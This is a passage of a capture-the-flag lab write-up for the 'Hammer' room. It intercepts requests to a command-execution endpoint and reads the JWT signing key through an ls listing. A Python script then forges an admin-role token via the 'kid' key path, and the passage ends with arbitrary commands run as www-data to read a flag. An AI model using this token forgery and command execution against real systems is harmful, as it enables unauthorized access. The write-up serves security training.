            background-size: cover;
        }
        .container {
            position: relative;
            z-index: 10; /* Make sure the content is above the background */
            background-color: rgba(255, 255, 255, 0.8); /* Slight white background for readability */
            padding: 20px;
            border-radius: 10px;
        }
    </style>

        <script>

        function getCookie(name) {
            const value = `; ${document.cookie}`;
            const parts = value.split(`; ${name}=`);
            if (parts.length === 2) return parts.pop().split(';').shift();
        }


        function checkTrailUserCookie() {
            const trailUser = getCookie('persistentSession');
            if (!trailUser) {

                window.location.href = 'logout.php';
            }
        }


        setInterval(checkTrailUserCookie, 1000);
    </script>
```


Furthermore, there is a script that listens for a click event on the `#submitCommand` button and retrieves a command input by the user. It then sends an AJAX POST request to `execute_command.php`, including the command and a JWT token in the request headers for authorization. Upon receiving a response, it displays the result or an error message in the `#commandOutput` element. This script is responsible for the command transmission.



```html
<script>
$(document).ready(function() {
    $('#submitCommand').click(function() {
        var command = $('#command').val();
        var jwtToken = 'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI1MTkzNTI2LCJleHAiOjE3MjUxOTcxMjYsImRhdGEiOnsidXN

        // Make an AJAX call to the server to execute the command
        $.ajax({
            url: 'execute_command.php',
            method: 'POST',
            data: JSON.stringify({ command: command }),
            contentType: 'application/json',
            headers: {
                'Authorization': 'Bearer ' + jwtToken
            },
            success: function(response) {
                $('#commandOutput').text(response.output || response.error);
            },
            error: function() {
                $('#commandOutput').text('Error executing command.');
            }
        });
    });
});
</script>
```

Analysis Command Execution

We intercept the request to transfer the command using Burp Suite. We see the token in the header and in the cookie. Furthermore, we are not allowed to execute the ID command. We use FFuF with a word list to check which commands can be used.



Request


```
POST /execute_command.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.ey
Jpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0I
joxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTcxOTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwi
OiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.PZiYP9hxoWaeBsUjKPYSXsJn2M
xBAWQTfnMwI0Bc0cQ
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/dashboard.php
Cookie: PHPSESSID=ggok245cj4o6fen1h63nv7tgbh; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.ey
Jpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0I
joxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTcxOTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwi
OiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.PZiYP9hxoWaeBsUjKPYSXsJn2M
xBAWQTfnMwI0Bc0cQ; persistentSession=no

{
  "command":"id"
}
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 01 Sep 2024 12:26:41 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 31
Connection: close
Content-Type: application/json

{
  "error":"Command not allowed"
}
```

Key File

It seems that we can only execute the ls command. Besides the pages and directories we already know there is a `.key` file present. We remember that our user role was displayed in the dashboard. It is possible that other roles can execute more.



Request


```
POST /execute_command.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.ey
Jpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0I
joxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTcxOTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwi
OiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.PZiYP9hxoWaeBsUjKPYSXsJn2M
xBAWQTfnMwI0Bc0cQ
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/dashboard.php
Cookie: PHPSESSID=ggok245cj4o6fen1h63nv7tgbh; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.ey
Jpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0I
joxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTcxOTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwi
OiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19.PZiYP9hxoWaeBsUjKPYSXsJn2M
xBAWQTfnMwI0Bc0cQ; persistentSession=no

{
  "command":"ls"
}
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 01 Sep 2024 12:26:57 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 179
Connection: close
Content-Type: application/json

{
  "output":
  "[redacted]\ncomposer.json\nconfig.php\ndashboard.php\nexecute_command.p
  hp\nhmr_css\nhmr_images\nhmr_js\nhmr_logs\nindex.php\nlogout.php\nreset_p
  assword.php\nvendor\n"
}
```

JWT Token Creation

We analyze the JWT token using `jwt.io` and can make out the structure, in the header a `kid` is set, that points to a key file located at `/var/www/mykey.key`. Furthermore the token contains the role user. Maybe with another role like admin we would be able to execute arbitrary commands.


https://jwt.io
Debugger
Libraries
Introduction
Ask
Algorithm HS256
Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA
VERIFY SIGNATURE


```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImt
pZCI6Ii92YXIvd3d3L215a2V5LmtleSJ9.eyJpc
3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6
Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI
1MTkzNTkxLCJleHAiOjE3MjUxOTcxOTEsImRhdG
EiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0Z
XJAaGFtbWVyLnRobSIsInJvbGUiOiJ1c2VyIn19
.PZiYP9hxoWaeBsUjKPYSXsJn2MxBAWQTfnMwI0
Bc0cQ
```

```
{
  "typ": "JWT",
  "alg": "HS256",
  "kid": "/var/www/mykey.key"
}
```

```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1725193591,
  "exp": 1725197191,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "user"
  }
}
```

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

We recall the listing of our `ls` command, here we had a key file. The key file contains a hash value. Possibly the secret for signing a JWT token. So we can probably craft our own token, since we have access to the secret and can guess the location of the token for the kid.



```
view-source:http://hammer.thm:1337/[redacted]
```

[redacted]

Let's create an admin token with a structure like this:

{% hint style="info" %} The first token we create is for the role user we already know, to confirm that our self-created token works. However, this is not shown below. {% endhint %}

```
{
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key",
  "typ": "JWT"
}
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1725193591,
  "exp": 1725199591,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),

)
```

We use a python script to create a token with admin role, we enter content line 4 and path of the secret line 10. We also set the expiry date a little higher for us.


{% code title="craft_token.py" overflow="wrap" lineNumbers="true" %}

```
import jwt

# The secret key from /var/www/mykey.key
secret_key = "REDACTED"

# JWT header including 'kid'
header = {
    "typ": "JWT",
    "alg": "HS256",
    "kid": "/var/www/html/REDACTED.key"
}

# Payload with the 'admin' role
payload = {
    "iss": "http://hammer.thm",
    "aud": "http://hammer.thm",
    "iat": 1725193591,
    "exp": 1725199591,
    "data": {
        "user_id": 1,
        "email": "tester@hammer.thm",
        "role": "admin"
    }
}

# Encode the JWT with the specific header
token = jwt.encode(payload, secret_key, algorithm="HS256", headers=header)

# Print the generated token
print(token)
```

{% endcode %}


Running the script, we get a token, signed with the secret, located in the web root folder.

{% hint style="info" %} It is possible that the brute force takes longer than the 180 seconds that the token lasts. Therefore, the script may not necessarily find the valid token during its execution. Another attempt must then be made. {% endhint %}



```
┌──(0xb0b㉿kali)-[~/Documents/tryhackme/hammer]
└─$ python3 craft_token.py
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSI
sImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiO
iJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF487eN0Sg2zXNg7FR2glbY--3YnhxJ4
```

Using `jwt.io`, we are able to confirm its new content.



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJKV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGhtIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MSwiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF487eN0Sg2zXNg7FR2glbY--3YnhxJ4
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "kid": "/var/www/html/188ade1.key",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "iss": "http://hammer.thm",
  "aud": "http://hammer.thm",
  "iat": 1725193591,
  "exp": 1725199591,
  "data": {
    "user_id": 1,
    "email": "tester@hammer.thm",
    "role": "admin"
  }
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
) ☐ secret base64 encoded
```

Arbitrary Remote Code Execution


Next, we replace the token value in the Authorization header and token cookie value. After that, we are able to execute arbitrary commands as admin. Using ID we see, we are `www-data`.\



```
POST /execute_command.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJ
KV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh
tIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MS
wiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF4
87eN0Sg2zXNg7FR2glbY--3YnhxJ4
X-Requested-With: XMLHttpRequest
Content-Length: 16
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/dashboard.php
Cookie: PHPSESSID=ggok245cj4o6fen1h63nv7tgbh; token=
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJ
KV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh
tIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MS
wiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF4
87eN0Sg2zXNg7FR2glbY--3YnhxJ4; persistentSession=no

{
  "command":"id"
}
```

```
HTTP/1.1 200 OK
Date: Sun, 01 Sep 2024 12:34:06 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 68
Connection: close
Content-Type: application/json

{
  "output":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n"
}
```

As `www-data` we are able to retrieve the second flag at `/home/ubuntu.flag.txt`.


Request

Pretty Raw Hex

```
POST /execute_command.php HTTP/1.1
Host: hammer.thm:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJ
KV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh
tIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MS
wiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF4
87eN0Sg2zXNg7FR2glbY--3YnhxJ4
X-Requested-With: XMLHttpRequest
Content-Length: 39
Origin: http://hammer.thm:1337
Connection: close
Referer: http://hammer.thm:1337/dashboard.php
Cookie: PHPSESSID=ggok245cj4o6fen1h63nv7tgbh; token=
eyJhbGciOiJIUzI1NiIsImtpZCI6Ii92YXIvd3d3L2h0bWwvMTg4YWRlMS5rZXkiLCJ0eXAiOiJ
KV1QifQ.eyJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZCI6Imh0dHA6Ly9oYW1tZXIudGh
tIiwiaWF0IjoxNzI1MTkzNTkxLCJleHAiOjE3MjUxOTk1OTEsImRhdGEiOnsidXNlcl9pZCI6MS
wiZW1haWwiOiJ0ZXN0ZXJAaGFtbWVyLnRobSIsInJvbGUiOiJhZG1pbiJ9fQ.Pdzo68Iwd-6hF4
87eN0Sg2zXNg7FR2glbY--3YnhxJ4; persistentSession=no

{
  "command":"cat /home/ubuntu/flag.txt"
}
```

Response

